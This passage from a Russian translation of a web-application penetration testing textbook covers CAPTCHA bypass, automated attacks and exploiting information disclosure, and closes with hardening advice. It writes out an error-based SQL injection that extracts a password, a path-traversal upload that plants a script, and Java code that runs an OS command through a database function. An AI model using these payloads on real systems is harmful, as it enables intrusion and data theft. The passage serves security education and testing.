Для простых задач, где сегментация на буквы тривиальна, вероятно, можно применить собственный код, удаляющий шум изображения и передающий текст в существующую библиотеку OCR (оптического распознавания символов) для распознавания букв. Для более сложных задач, где сегментация представляет серьёзную трудность, различные исследовательские проекты успешно взламывали CAPTCHA известных веб-приложений.

Для других типов задач нужен иной подход, учитывающий природу изображений задачи. Например, задачи на распознавание животных или ориентацию объектов должны использовать базу реальных изображений, повторно применяемых в разных задачах. Если база достаточно мала, атакующий может вручную решить достаточно изображений из неё, чтобы сделать атаку осуществимой. Даже если к изображениям добавляют шум и другие искажения, чтобы каждое повторно используемое изображение выглядело для компьютера по-разному, нечёткие хэши изображений и сравнение цветовых гистограмм часто позволяют сопоставить изображение из заданной задачи с уже решённым вручную.

В задачах Asirra компании Microsoft применяется база из нескольких миллионов изображений кошек и собак, взятых из реального каталога животных, которых можно взять домой. Для атакующего с достаточно сильной денежной мотивацией даже такую базу можно экономично решить с помощью людей, как описано в следующем разделе.

Во всех этих случаях следует помнить: чтобы эффективно обойти CAPTCHA, не нужно решать задачи с безупречной точностью. Например, атака, правильно решающая лишь 10% задач, всё равно может быть весьма эффективной для автоматизированного тестирования безопасности или рассылки спама. Автоматизированная операция, требующая в десять раз больше запросов, обычно всё равно быстрее и проще соответствующей ручной операции.

Попробуйте сами!

mdsec.net

Использование людей для решения задач

Преступники, которым нужно решать большое число задач CAPTCHA, иногда применяют методы, неприменимые в контексте тестирования безопасности веб-приложений:

• внешне безобидный веб-сайт может побуждать людей выступать посредниками и решать задачи CAPTCHA, передаваемые из целевого приложения. Обычно атакующий заманивает пользователей призом в конкурсе или бесплатным доступом к порнографии. Когда пользователь заполняет регистрационную форму, ему показывается задача CAPTCHA, в реальном времени полученная из целевого приложения. После того как пользователь решает задачу, его решение передаётся целевому приложению;

• атакующие могут платить людям в развивающихся странах за решение большого числа задач CAPTCHA. Некоторые компании предлагают такую услугу, которая стоит менее 1 доллара за каждую тысячу решённых задач.

Резюме

При атаке на веб-приложение большинство необходимых задач приходится адаптировать к поведению этого приложения и к способам, которыми оно позволяет взаимодействовать с ним и управлять им. Поэтому вы часто будете работать вручную, отправляя отдельно подготовленные запросы и просматривая ответы приложения.

Описанные в этой главе методы концептуально понятны. Они используют автоматизацию, чтобы упростить и ускорить выполнение таких специализированных задач и повысить их эффективность. Можно автоматизировать практически любую ручную процедуру, которую вы хотите выполнить, используя мощность и надёжность собственного компьютера для атаки на недостатки и слабые места цели.

В некоторых случаях существуют препятствия, мешающие напрямую применять автоматизированные методы. Тем не менее в большинстве случаев их можно преодолеть, усовершенствовав автоматизированные инструменты или найдя слабое место в защите приложения.

Хотя сама концепция проста, для эффективного применения специализированной автоматизации требуются опыт, навыки и воображение. Можно использовать вспомогательные инструменты или писать собственные. Но ничто не заменит разумного участия человека, отличающего по-настоящему искусного взломщика веб-приложений от простого любителя. Освоив все методы, описанные в других главах, следует вернуться к этой теме и попрактиковаться в различных способах использования специализированной автоматизации для применения этих методов.

Вопросы

Ответы можно найти на mdsec.net.

1. Назовите три признака «попаданий» при автоматизированном перечислении идентификаторов в приложении.

2. Для каждой из следующих категорий укажите одну строку фаззинга, которую часто можно использовать для её выявления:

1. SQL-инъекция;

2. инъекция команд ОС;

3. обход путей;

4. подключение файла сценария.

3. Почему при фаззинге запроса, содержащего несколько различных параметров, важно поочерёдно выполнять запросы, нацеленные на каждый параметр, оставляя остальные неизменными?

4. Вы разрабатываете автоматизированную атаку для полного перебора функции входа, чтобы обнаружить дополнительные учётные данные. Выясняется, что приложение возвращает HTTP-перенаправление на один и тот же URL независимо от того, переданы действительные или недействительные учётные данные. Какое наиболее вероятное средство выявления «попаданий» можно применить в этой ситуации?

5. При использовании автоматизированной атаки для сбора данных из приложения часто оказывается, что интересующей информации предшествует статическая строка, позволяющая легко захватить следующие за ней данные. Например:

```
<input type="text" name="LastName" value="
```

В других случаях это может быть не так, и данные, предшествующие нужной информации, оказываются более изменчивыми. Как в этой ситуации разработать автоматизированную атаку, которая всё же решает вашу задачу?

Глава 15. Эксплуатация раскрытия информации

В главе 4 были описаны различные методы, с помощью которых можно составить карту целевого приложения и получить первоначальное представление о его работе. Эта методика предусматривала преимущественно безобидное взаимодействие с приложением для каталогизации его содержимого и функций, определения используемых технологий и выявления ключевой поверхности атаки.

В этой главе описываются способы извлечения дополнительной информации из приложения во время реальной атаки. В основном они предполагают неожиданное и вредоносное взаимодействие с приложением и эксплуатацию аномалий в его поведении для получения ценной информации. В случае успеха такая атака может позволить получить конфиденциальные данные, например учётные данные пользователей, глубже понять условие ошибки для точной настройки атаки, узнать дополнительные подробности об используемых технологиях, а также составить карту внутренней структуры и функций приложения.

Эксплуатация сообщений об ошибках

Многие веб-приложения возвращают информативные сообщения об ошибках при возникновении неожиданных событий. Это могут быть как простые встроенные сообщения, раскрывающие лишь категорию ошибки, так и полные отладочные сведения, выдающие множество подробностей о состоянии приложения.

Большинство приложений перед развёртыванием проходят различные виды тестирования удобства использования. Такое тестирование обычно выявляет большинство ошибочных условий, которые могут возникнуть при нормальном использовании приложения. Поэтому подобные условия, как правило, обрабатываются корректно, без возврата пользователю технических сообщений. Однако при активной атаке на приложение, вероятно, возникает гораздо более широкий спектр ошибочных условий, из-за чего пользователю могут возвращаться более подробные сведения. Было обнаружено, что даже приложения с наиболее высокими требованиями к безопасности, например системы интернет-банкинга, возвращают чрезвычайно многословный отладочный вывод при создании достаточно необычного ошибочного условия.

Сообщения об ошибках сценариев

При возникновении ошибки в интерпретируемом языке веб-сценариев, например VBScript, приложение обычно возвращает простое сообщение, раскрывающее характер ошибки и, возможно, номер строки файла, где она произошла. Например:

```
Microsoft VBScript runtime error 800a0009
Subscript out of range: [number -1]
/register.asp, line 821
```

Такое сообщение обычно не содержит конфиденциальной информации о состоянии приложения или обрабатываемых данных. Однако оно может помочь сузить направление атаки. Например, вставляя различные атакующие строки в определённый параметр для поиска распространённых уязвимостей, можно получить следующее сообщение:

```
Microsoft VBScript runtime error '800a000d'
Type mismatch: ' [string: "'"]'
/scripts/confirmOrder.asp, line 715
```

Это сообщение указывает, что изменённое вами значение, вероятно, присваивается числовой переменной, а переданные входные данные невозможно присвоить ей, поскольку они содержат нечисловые символы. В такой ситуации передача нечисловых атакующих строк в этом параметре, скорее всего, ничего не даст. Поэтому для многих категорий ошибок лучше атаковать другие параметры.

Ещё один способ, которым сообщения такого типа могут помочь, - улучшить понимание логики, реализованной в серверном приложении. Поскольку сообщение раскрывает номер строки, где произошла ошибка, можно установить, вызывают ли два разных некорректных запроса одну и ту же ошибку или разные ошибки. Возможно, вы также сможете определить порядок обработки разных параметров, передавая недопустимые входные данные сразу в нескольких параметрах и выявляя место возникновения ошибки. Систематически изменяя разные параметры, можно составить карту различных путей выполнения кода на сервере.

Трассировки стека

Большинство веб-приложений написаны на языках, которые сложнее простых сценариев, но всё же выполняются в управляемой среде, например Java, C# или Visual Basic .NET. Когда в таких языках возникает необработанная ошибка, браузеру часто возвращается полная трассировка стека.

Трассировка стека - это структурированное сообщение об ошибке, начинающееся с описания самой ошибки. За ним следует последовательность строк, описывающих состояние стека вызовов выполнения в момент ошибки. Верхняя строка стека вызовов показывает функцию, создавшую ошибку, следующая - функцию, вызвавшую предыдущую, и так далее вниз по стеку, пока иерархия вызовов функций не закончится.

Ниже приведён пример трассировки стека, созданной приложением ASP.NET:

```
[HttpException (0x80004005): Cannot use a leading .. to exit above the
top directory.]
   System.Web.Util.UrlPath.Reduce(String path) +701
   System.Web.Util.UrlPath.Combine(String basepath, String relative)+304
   System.Web.UI.Control.ResolveUrl(String relativeUrl) +143
   PBSApp.StatFunc.Web.MemberAwarePage.Redirect(String url) +130
   PBSApp.StatFunc.Web.MemberAwarePage.Process() +201
   PBSApp.StatFunc.Web.MemberAwarePage.OnLoad(EventArgs e)
   System.Web.UI.Control.LoadRecursive() +35
   System.Web.UI.Page.ProcessRequestMain() +750

Version Information: Microsoft .NET Framework Version:1.1.4322.2300;
ASP.NET Version:1.1.4322.2300
```

Такое сообщение об ошибке предоставляет большой объём полезной информации, которая может помочь точно настроить атаку на приложение:

• оно часто точно описывает причину ошибки. Это может позволить скорректировать входные данные, обойти ошибочное условие и продвинуть атаку;

• стек вызовов обычно содержит ссылки на ряд библиотек и сторонних программных компонентов, используемых в приложении. Можно изучить документацию этих компонентов, чтобы понять их предполагаемое поведение и допущения. Можно также создать собственную локальную реализацию и проверить её, чтобы понять, как она обрабатывает неожиданные входные данные, и, возможно, выявить уязвимости;

• стек вызовов содержит имена собственных программных компонентов, используемых для обработки запроса. Схема их именования и взаимосвязи между ними могут позволить сделать выводы о внутренней структуре и функциях приложения;

• трассировка стека часто содержит номера строк. Как и в случае с описанными выше простыми сообщениями об ошибках сценариев, они могут позволить исследовать и понять внутреннюю логику отдельных компонентов приложения;

• сообщение об ошибке часто содержит дополнительные сведения о приложении и среде его выполнения. В приведённом выше примере можно определить точную версию используемой платформы ASP.NET. Это позволяет исследовать платформу на известные или новые уязвимости, аномальное поведение, распространённые ошибки конфигурации и так далее.

Информативные отладочные сообщения

Некоторые приложения создают собственные сообщения об ошибках, содержащие большой объём отладочной информации. Обычно они реализуются для упрощения отладки во время разработки и тестирования и часто содержат подробные сведения о состоянии приложения во время выполнения. Например:

```
------------------------------------------
* * * S E S S I O N * * *
------------------------------------------
i5agor2n2pw3gp551pszsb55
SessionUser.Sessions App.FEStructure.Sessions
SessionUser.Auth 1
SessionUser.BranchID 103
SessionUser.CompanyID 76
SessionUser.BrokerRef RRadv0
SessionUser.UserID 229
SessionUser.Training 0
SessionUser.NetworkID 11
SessionUser.BrandingPath FE
LoginURL /Default/fedefault.aspx
ReturnURL ../default/fedefault.aspx
SessionUser.Key f7e50aef8fadd30f31f3aea104cef26ed2ce2be50073c
SessionClient.ID 306
SessionClient.ReviewID 245
UPriv.2100

SessionUser.NetworkLevelUser 0
UPriv.2200
SessionUser.BranchLevelUser 0
SessionDatabase fd219.prod.wahh-bank.com
```

В подробные отладочные сообщения часто входят следующие элементы:

• значения ключевых переменных сеанса, которыми можно управлять через пользовательские входные данные;

• имена узлов и учётные данные внутренних компонентов, например баз данных;

• имена файлов и каталогов на сервере;

• информация, встроенная в содержательные маркеры сеанса (см. главу 7);

• ключи шифрования, используемые для защиты данных, передаваемых через клиент (см. главу 5);

• отладочная информация об исключениях, возникающих в компонентах машинного кода, включая значения регистров процессора, содержимое стека и список загруженных DLL с их базовыми адресами (см. главу 16).

Наличие такой функции сообщения об ошибках в действующем рабочем коде может означать критический недостаток безопасности приложения. Следует внимательно изучить её и выявить все элементы, которые можно использовать для дальнейшего развития атаки, а также все способы передачи специально сформированных входных данных для изменения состояния приложения и управления получаемой информацией.

Сообщения сервера и базы данных

Информативные сообщения об ошибках часто возвращает не само приложение, а некоторый внутренний компонент, например база данных, почтовый сервер или сервер SOAP. При возникновении полностью необработанной ошибки приложение обычно отвечает кодом состояния HTTP 500, а тело ответа может содержать дополнительные сведения об ошибке. В других случаях приложение может корректно обработать ошибку и вернуть пользователю собственное сообщение, иногда включающее сведения об ошибке, созданные внутренним компонентом. В некоторых ситуациях само раскрытие информации можно использовать как канал атаки. Сведения, раскрываемые приложением в отладочном сообщении или исключении, часто выдаются непреднамеренно, и поэтому процедуры безопасности организации могут полностью упустить существование такого раскрытия.

Возвращённая ошибка может сделать возможным ряд дальнейших атак, описанных в следующих разделах.

Использование раскрытия информации для развития атаки

Когда против внутреннего серверного компонента проводится конкретная атака, этот компонент часто непосредственно сообщает обо всех возникших ошибках. Это помогает точнее настроить атаку. Сообщения об ошибках базы данных нередко содержат полезную информацию. Например, они часто раскрывают запрос, вызвавший ошибку, что позволяет точнее настроить атаку с SQL-инъекцией:

```
Failed to retrieve row with statement - SELECT object_data FROM
deftr.tblobject WHERE object_id = 'FDJE00012' AND project_id = 'FOO'
and 1=2--'
```

Подробная методика разработки атак на базы данных и извлечения информации с помощью сообщений об ошибках приведена в главе 9.

Атаки с межсайтовым скриптингом в сообщениях об ошибках

Как описано в главе 12, защита от межсайтового скриптинга - трудная задача, требующая выявления каждого места вывода данных, предоставленных пользователем. Хотя большинство фреймворков при сообщении об ошибках автоматически кодируют данные для HTML, это происходит далеко не всегда. Сообщения об ошибках могут появляться во многих, зачастую необычных местах HTTP-ответа. В вызове `HttpServletResponse.sendError()`, используемом Tomcat, данные ошибки также входят в заголовок ответа:

```
HTTP/1.1 500 General Error Accessing Doc10083011
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 1105
Date: Sat, 23 Apr 2011 08:52:15 GMT
Connection: close
```

Атакующий, управляющий входной строкой `Doc10083011`, может передать символы возврата каретки и провести атаку с инъекцией заголовка HTTP либо атаку с межсайтовым скриптингом в HTTP-ответе. Дополнительные сведения доступны здесь:

securityfocus.com

Часто собственные сообщения об ошибках предназначены для среды, отличной от HTML, например консоли, но ошибочно передаются пользователю в HTTP-ответе. В таких ситуациях межсайтовый скриптинг нередко легко эксплуатировать.

Оракулы расшифрования при раскрытии информации

В главе 11 был приведён пример того, как непреднамеренный «оракул шифрования» можно использовать для расшифрования строк, представляемых пользователю в зашифрованном виде. Та же проблема применима к раскрытию информации. В главе 7 рассматривалось приложение, предоставлявшее зашифрованную ссылку скачивания для доступа к файлу. Если файл после этого перемещали или удаляли, приложение сообщало, что его невозможно скачать. Разумеется, сообщение об ошибке содержало расшифрованное значение файла, поэтому ссылке скачивания можно было передать любое зашифрованное «имя файла», что приводило к ошибке.

В этих случаях раскрытие информации возникало из-за злоупотребления намеренной обратной связью. Возможно и более случайное раскрытие информации: параметры расшифровываются, а затем используются в различных функциях, любая из которых может журналировать данные или создавать сообщения об ошибках. В одном примере, с которым столкнулись авторы, сложное приложение управления рабочими процессами использовало зашифрованные параметры, передаваемые через клиент. После перестановки местами стандартных значений `dbid` и `grouphome` приложение ответило ошибкой:

```
java.sql.SQLException: Listener refused the connection with the
following error: ORA-12505, TNS:listener does not currently know
of SID given in connect descriptor The Connection descriptor used
by the client was: 172.16.214.154:1521:docs/londonoffice/2010/general
```

Это дало весьма важные сведения. В частности, `dbid` в действительности был зашифрованным SID для подключения к базе данных Oracle (дескриптор подключения имеет вид `Сервер:Порт:SID`), а `grouphome` - зашифрованным путём к файлу.

Как и во многих других атаках с раскрытием информации, знание пути к файлу предоставило сведения, необходимые для атаки с манипулированием путём. Передав в имени файла ровно три последовательности обхода пути и поднявшись по аналогичной структуре каталогов, удалось загрузить файлы с вредоносным сценарием непосредственно в рабочую область другой группы:

```
POST /dashboard/utils/fileupload HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://wahh/dashboard/common/newnote
Accept-Language: en-GB
Content-Type: multipart/form-data; boundary=------7db3d439b04c0
Accept-Encoding: gzip, deflate
Host: wahh
Content-Length: 8088
Proxy-Connection: Keep-Alive

--------7db3d439b04c0
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
--------7db3d439b04c0
Content-Disposition: form-data; name="uploadedfile"; filename="../../../
newportoffice/2010/general/xss.html"
Content-Type: text/html
<html><body><script>...
...
```

Этапы атаки

1. Проверяя приложение на распространённые уязвимости путём передачи специально сформированных атакующих строк в различных параметрах, всегда отслеживайте ответы приложения и выявляйте все сообщения об ошибках, которые могут содержать полезную информацию.

Попытайтесь принудительно получить ответ с ошибкой от приложения, передавая зашифрованные строки данных в неверном контексте либо выполняя действия над ресурсами, состояние которых не подходит для обработки действия.

2. Помните, что сведения об ошибке, возвращённые в ответе сервера, могут не отображаться браузером на экране. Эффективный способ выявить множество ошибочных условий - искать в каждом необработанном ответе ключевые слова, часто встречающиеся в сообщениях об ошибках. Например:

- `error`;
- `exception`;
- `illegal`;
- `invalid`;
- `fail`;
- `stack`;
- `access`;
- `directory`;
- `file`;
- `not found`;
- `varchar`;
- `ODBC`;
- `SQL`;

• SELECT.

3. Отправляя последовательность запросов с изменением параметров базового запроса, проверьте, не содержит ли исходный ответ какие-либо из искомых ключевых слов, чтобы избежать ложноположительных результатов.

4. С помощью функции Grep в Burp Intruder можно быстро выявить все вхождения интересных ключевых слов во всех ответах, созданных заданной атакой (см. главу 14). При обнаружении совпадений вручную изучите соответствующие ответы и определите, были ли возвращены полезные сведения об ошибке.

Совет. Если вы просматриваете ответы сервера в браузере, помните, что Internet Explorer по умолчанию скрывает многие сообщения об ошибках и заменяет их общей страницей. Это поведение можно отключить, выбрав Tools -> Internet Options, а затем вкладку Advanced.

Использование общедоступной информации

Из-за огромного разнообразия широко используемых технологий и компонентов веб-приложений следует ожидать, что вы часто будете встречать необычные, прежде не виденные сообщения, которые не сразу указывают на характер возникшей в приложении ошибки. В такой ситуации дополнительные сведения о смысле сообщения часто можно получить из различных общедоступных источников.

Нередко необычное сообщение об ошибке возникает из-за сбоя в определённом API. Поиск текста сообщения может привести к документации этого API, форумам разработчиков и другим ресурсам, где обсуждается та же проблема.

Многие приложения используют сторонние компоненты для выполнения определённых распространённых задач, например поиска, работы корзины покупок и функций обратной связи сайта. Сообщения об ошибках, создаваемые этими компонентами, скорее всего, возникали и в других приложениях и, вероятно, уже где-то обсуждались.

Некоторые приложения включают общедоступный исходный код. Поиск определённых выражений, встречающихся в необычных сообщениях об ошибках, может привести к исходному коду, реализующему соответствующую функцию. Затем его можно изучить, чтобы точно понять, какая обработка выполняется над вашими входными данными и как можно управлять приложением для эксплуатации уязвимости.

Этапы атаки

1. Ищите текст всех необычных сообщений об ошибках с помощью обычных поисковых систем. Чтобы сузить результаты, можно использовать различные функции расширенного поиска. Например:

```
"unable to retrieve" filetype:php
```

2. Изучите результаты поиска, обращая внимание как на обсуждения сообщения об ошибке, так и на другие веб-сайты, где появлялось то же сообщение. Другие приложения могут создавать такое же сообщение в более подробном контексте, позволяющем лучше понять, какие условия вызывают ошибку. Используйте кэш поисковой системы, чтобы получать примеры сообщений об ошибках, которые больше не появляются в работающем приложении.

3. Используйте поиск Google по коду, чтобы найти общедоступный код, который может отвечать за конкретное сообщение об ошибке. Ищите фрагменты сообщений, которые могут быть жёстко заданы в исходном коде приложения. Если известны язык программирования и другие подробности, их можно указать с помощью различных функций расширенного поиска. Например:

```
unable\ to\ retrieve lang:php package:mail
```

4. Если вы получили трассировки стека с именами библиотек и сторонних программных компонентов, ищите эти имена в поисковых системах обоих типов.

Конструирование информативных сообщений об ошибках

В некоторых ситуациях можно систематически создавать ошибочные условия таким образом, чтобы получать конфиденциальную информацию непосредственно в сообщении об ошибке. Одна из распространённых ситуаций, в которых это возможно, возникает, когда приложение можно заставить попытаться выполнить недопустимое действие над определённым элементом данных. Если полученное сообщение об ошибке раскрывает значение этих данных, а вы можете заставить приложение таким образом обрабатывать интересующие вас элементы, это поведение может позволить извлекать из приложения произвольные данные.

Подробные сообщения об ошибках ODBC (Open Database Connectivity) можно использовать в атаке с SQL-инъекцией для получения результатов произвольных запросов к базе данных. Например, следующий SQL-код, внедрённый в предложение `WHERE`, заставит базу данных привести пароль первого пользователя в таблице `users` к целому числу для выполнения сравнения:

```
' and 1=(select password from users where uid=1)--
```

В результате возникает следующее информативное сообщение об ошибке:

```
Error: Conversion failed when converting the varchar value
'37CE1CCA75308590E4D6A35F288B58FACDBB0841' to data type int.
```

Попробуйте сами!

mdsec.net

Ещё один способ применения этого метода связан с ситуацией, когда ошибка приложения создаёт трассировку стека с описанием ошибки, а вы можете сформировать условия так, чтобы в описание ошибки попала интересующая информация.

Некоторые базы данных позволяют создавать определяемые пользователем функции, написанные на Java. Эксплуатируя уязвимость SQL-инъекции, иногда можно создать собственную функцию для выполнения произвольных задач. Если приложение возвращает сообщения об ошибках браузеру, из своей функции можно создать исключение Java, содержащее произвольные данные, которые требуется получить. Например, следующий код выполняет команду операционной системы `ls`, а затем создаёт исключение с выводом этой команды. Браузеру возвращается трассировка стека, первая строка которой содержит список каталога:

```
ByteArrayOutputStream baos = new ByteArrayOutputStream();
try
{
    Process p = Runtime.getRuntime().exec("ls");
    InputStream is = p.getInputStream();
    int c;
    while (-1 != (c = is.read()))
        baos.write((byte) c);
}

catch (Exception e)
{
}
throw new RuntimeException(new String(baos.toByteArray()));
```

Сбор опубликованной информации

Помимо раскрытия полезных сведений в сообщениях об ошибках, второй основной способ выдачи конфиденциальных данных веб-приложениями - их непосредственная публикация. Приложение может публиковать информацию, полезную атакующему, по разным причинам:

• намеренно, в рамках основных функций приложения;

• как непредусмотренный побочный эффект другой функции;

• через отладочные функции, оставшиеся в работающем приложении;

• из-за некоторой уязвимости, например нарушения управления доступом.

Ниже приведены примеры потенциально конфиденциальной информации, которую приложения часто публикуют для пользователей:

• списки действительных имён пользователей, номеров счетов и идентификаторов документов;

• сведения профиля пользователя, включая роли и привилегии, дату последнего входа и состояние учётной записи;

• пароль текущего пользователя (обычно он замаскирован на экране, но присутствует в исходном коде страницы);

• файлы журналов, содержащие такие сведения, как имена пользователей, URL, выполненные действия, маркеры сеансов и запросы к базе данных;

• сведения о приложении в клиентском исходном коде HTML, например закомментированные ссылки или поля формы и комментарии об ошибках.

Этапы атаки

1. Изучите результаты составления карты приложения (см. главу 4), чтобы выявить все серверные функции и клиентские данные, которые можно использовать для получения полезной информации.

2. Найдите все места приложения, где конфиденциальные данные, например пароли или реквизиты кредитных карт, передаются с сервера браузеру. Даже если на экране они замаскированы, их всё равно можно увидеть в ответе сервера. Если вы нашли другую подходящую уязвимость, например в управлении доступом или обработке сеансов, это поведение можно использовать для получения информации, принадлежащей другим пользователям приложения.

3. Если вы нашли способ извлечения конфиденциальной информации, автоматизируйте процесс с помощью методов, описанных в главе 14.

Использование логических выводов

В некоторых ситуациях приложение не раскрывает данные напрямую, но может вести себя так, что полезную информацию удаётся надёжно вывести по косвенным признакам. При рассмотрении других категорий распространённых уязвимостей мы уже встречали много примеров этого явления. Например:

• функция регистрации, позволяющая перечислять зарегистрированные имена пользователей по сообщению об ошибке, возникающему при выборе существующего имени (см. главу 6);

• поисковая система, позволяющая делать выводы о содержимом проиндексированных документов, которые нельзя просматривать напрямую из-за отсутствия полномочий (см. главу 11);

• уязвимость слепой SQL-инъекции, при которой поведение приложения можно изменять, добавляя двоичное условие к существующему запросу, и тем самым извлекать информацию по одному биту (см. главу 9);

• атака с «оракулом заполнения» в .NET, при которой атакующий может расшифровать любую строку, отправляя серверу последовательность запросов и наблюдая, какие из них приводят к ошибке расшифрования (см. главу 18).

Ещё один случай, когда малозаметные различия в поведении приложения могут раскрывать информацию, возникает, если разные операции выполняются за разное время в зависимости от некоторого факта, интересующего атакующего. Такое расхождение может возникать по различным причинам:

• многие большие и сложные приложения получают данные из многочисленных внутренних систем, например баз данных, очередей сообщений и мейнфреймов. Для повышения производительности некоторые приложения кэшируют часто используемую информацию. Аналогично, некоторые приложения применяют отложенную загрузку, при которой объекты и данные загружаются только по необходимости. В такой ситуации недавно запрошенные данные быстро извлекаются из локальной кэшированной копии сервера, а остальные - медленнее из соответствующего внутреннего источника.

Такое поведение наблюдалось в приложениях интернет-банкинга. Запрос доступа к счёту занимает больше времени, если счёт неактивен, чем если он активен, что позволяет опытному атакующему перечислять счета, к которым недавно обращались другие пользователи.

• в некоторых ситуациях объём обработки конкретного запроса приложением может зависеть от действительности переданного элемента данных. Например, когда механизму входа передаётся

действительное имя пользователя, приложение может выполнить различные запросы к базе данных, чтобы получить сведения об учётной записи и обновить журнал аудита. Оно также может выполнить ресурсоёмкие вычислительные операции, чтобы проверить переданный пароль по сохранённому хэшу. Если атакующий способен выявить эту разницу во времени, он может использовать её для перечисления действительных имён пользователей;

• некоторые функции приложения могут на основе пользовательских входных данных выполнять действие, которое завершается по тайм-ауту, если переданный элемент данных недействителен. Например, приложение может хранить в cookie адрес узла, расположенного за внешним балансировщиком нагрузки. Атакующий может получить возможность изменять этот адрес для сканирования веб-серверов во внутренней сети организации. Если передан адрес реального сервера, который не входит в инфраструктуру приложения, приложение может сразу вернуть ошибку. Если передан несуществующий адрес, приложение может пытаться обратиться к нему до истечения тайм-аута, а затем вернуть ту же общую ошибку. Для такого тестирования можно использовать таймеры ответа в таблице результатов Burp Intruder. Обратите внимание, что по умолчанию эти столбцы скрыты, но их можно показать через меню Columns.

Этапы атаки

1. Различия во времени ответов приложения могут быть малозаметными и трудными для выявления. В типичной ситуации имеет смысл проверять такое поведение только в отдельных ключевых областях, где передаётся особенно важный интересующий элемент данных и где выполняемая обработка, вероятно, приводит к различиям во времени.

2. Для проверки конкретной функции составьте один список из нескольких заведомо действительных элементов (или недавно запрошенных) и второй список из заведомо недействительных (или неактивных). Контролируемым образом выполняйте запросы с каждым элементом из этих списков, отправляя только по одному запросу за раз и отслеживая время ответа приложения на каждый запрос. Определите, существует ли зависимость между состоянием элемента и временем ответа.

3. Для автоматизации этой задачи можно использовать Burp Intruder. Для каждого созданного запроса Intruder автоматически записывает время до начала ответа приложения и время до завершения ответа. Таблицу результатов можно отсортировать по любому из этих атрибутов и быстро выявить все очевидные зависимости.

Предотвращение утечки информации

Хотя предотвращать раскрытие абсолютно любой информации, которая может оказаться полезной атакующему, не всегда возможно или желательно, несколько сравнительно простых мер позволяют свести утечку информации к минимуму и не раскрывать наиболее конфиденциальные данные, способные критически подорвать безопасность приложения при попадании к атакующему.

Используйте общие сообщения об ошибках

Приложение ни в коем случае не должно возвращать браузеру пользователя подробные сообщения об ошибках или отладочную информацию. При возникновении неожиданного события, например ошибки в запросе к базе данных, сбоя чтения файла с диска или исключения во внешнем вызове API, приложение должно возвращать одно и то же общее сообщение, уведомляющее пользователя об ошибке. Если отладочную информацию необходимо записывать для поддержки или диагностики, её следует хранить в недоступном извне серверном журнале. Пользователю можно вернуть индексный номер соответствующей записи журнала, чтобы при необходимости он сообщил его службе поддержки.

Большинство платформ приложений и веб-серверов можно настроить так, чтобы сведения об ошибках не возвращались браузеру:

• в ASP.NET подробные сообщения об ошибках можно подавить с помощью элемента `customErrors` файла `Web.config`: задать атрибуту `mode` значение `On` или `RemoteOnly` и указать собственную страницу ошибки в узле `defaultRedirect`;

• на платформе Java собственные сообщения об ошибках можно настроить с помощью элемента `error-page` файла `web.xml`. В узле `exception-type` можно указать тип исключения Java, а в узле `error-code` - код состояния HTTP. В узле `location` можно задать собственную страницу, отображаемую при указанной ошибке;

• в Microsoft IIS на вкладке Custom Errors окна Properties веб-сайта можно задать собственные страницы ошибок для разных кодов состояния HTTP. Для каждого кода состояния можно назначить отдельную страницу, а при необходимости сделать это отдельно для каждого каталога;

• в Apache собственные страницы ошибок можно настроить директивой `ErrorDocument` в файле `httpd.conf`:

```
ErrorDocument 500 /generalerror.html
```

Защищайте конфиденциальную информацию

По возможности приложение не должно публиковать сведения, которые могут быть полезны атакующему, включая имена пользователей, записи журналов и данные профилей пользователей. Если определённым пользователям необходим доступ к этой информации, её следует защищать эффективными средствами управления доступом и предоставлять только там, где это строго необходимо.

Когда конфиденциальную информацию необходимо раскрыть авторизованному пользователю (например, если пользователи могут обновлять сведения собственных учётных записей), существующие данные не следует раскрывать там, где это не нужно. Например, сохранённые номера кредитных карт должны отображаться в усечённом виде, а поля пароля никогда не должны быть заполнены заранее, даже если значение замаскировано на экране. Эти защитные меры помогают смягчить последствия любых серьёзных уязвимостей, которые могут существовать в основных механизмах безопасности приложения: аутентификации, управлении сеансами и управлении доступом.

Сведите к минимуму утечку информации на стороне клиента

По возможности баннеры служб следует удалять или изменять, чтобы свести к минимуму раскрытие конкретных версий программного обеспечения и тому подобного. Действия для реализации этой меры зависят от используемых технологий. Например, в Microsoft IIS заголовок `Server` можно удалить с помощью URLScan в инструменте IISLockDown. В более поздних версиях Apache это можно сделать с помощью модуля `mod_headers`. Поскольку эти сведения могут меняться, перед внесением изменений рекомендуется обратиться к документации сервера.

Из клиентского кода, развёрнутого в рабочей среде, следует удалить все комментарии, включая комментарии во всём HTML и JavaScript.

Особое внимание следует уделить всем компонентам расширений браузера, например апплетам Java и элементам управления ActiveX. Внутри этих компонентов не должна быть скрыта конфиденциальная информация. Опытный атакующий может декомпилировать или подвергнуть эти компоненты обратной разработке, фактически восстановив их исходный код (см. главу 5).

Резюме

Утечка ненужной информации часто не представляет сколько-нибудь существенного недостатка безопасности приложения. Даже чрезвычайно подробные трассировки стека и другие отладочные сообщения иногда почти не помогают атаковать приложение.

Однако в других случаях можно обнаружить источники информации, очень ценной для развития атаки. Например, это могут быть списки имён пользователей, точные версии программных компонентов или внутренняя структура и функции серверной логики приложения.

Из-за такой возможности любое серьёзное нападение на приложение должно включать экспертное исследование как самого приложения, так и общедоступных ресурсов, чтобы собрать всю информацию, которая может пригодиться при разработке атак. Иногда собранные таким способом сведения создают основу для полного компрометации раскрывшего их приложения.

Вопросы

Ответы можно найти на mdsec.net.

1. При поиске уязвимостей SQL-инъекции вы запрашиваете следующий URL:

```
https://wahh-app.com/list.aspx?artist=foo'+having+1%3d1--
```

Вы получаете следующее сообщение об ошибке:

```
Server: Msg 170, Level 15, State 1, Line 1
Line 1: Incorrect syntax near 'having1'.
```

Какие выводы можно сделать? Содержит ли приложение условие, пригодное для эксплуатации?

2. Во время фаззинга различных параметров приложение возвращает следующее сообщение об ошибке:

```
Warning: mysql_connect() [function.mysql-connect]: Access denied for
user 'premiumdde'@'localhost' (using password: YES) in
/home/doau/public_html/premiumdde/directory on line 15
Warning: mysql_select_db() [function.mysql-select-db]: Access denied
for user 'nobody'@'localhost' (using password: NO) in
/home/doau/public_html/premiumdde/directory on line 16
Warning: mysql_select_db() [function.mysql-select-db]: A link to
the server could not be established in
/home/doau/public_html/premiumdde/directory on line 16
Warning: mysql_query() [function.mysql-query]: Access denied for
user 'nobody'@'localhost' (using password: NO) in
/home/doau/public_html/premiumdde/directory on line 448
```

Какие полезные сведения можно извлечь из этого сообщения?

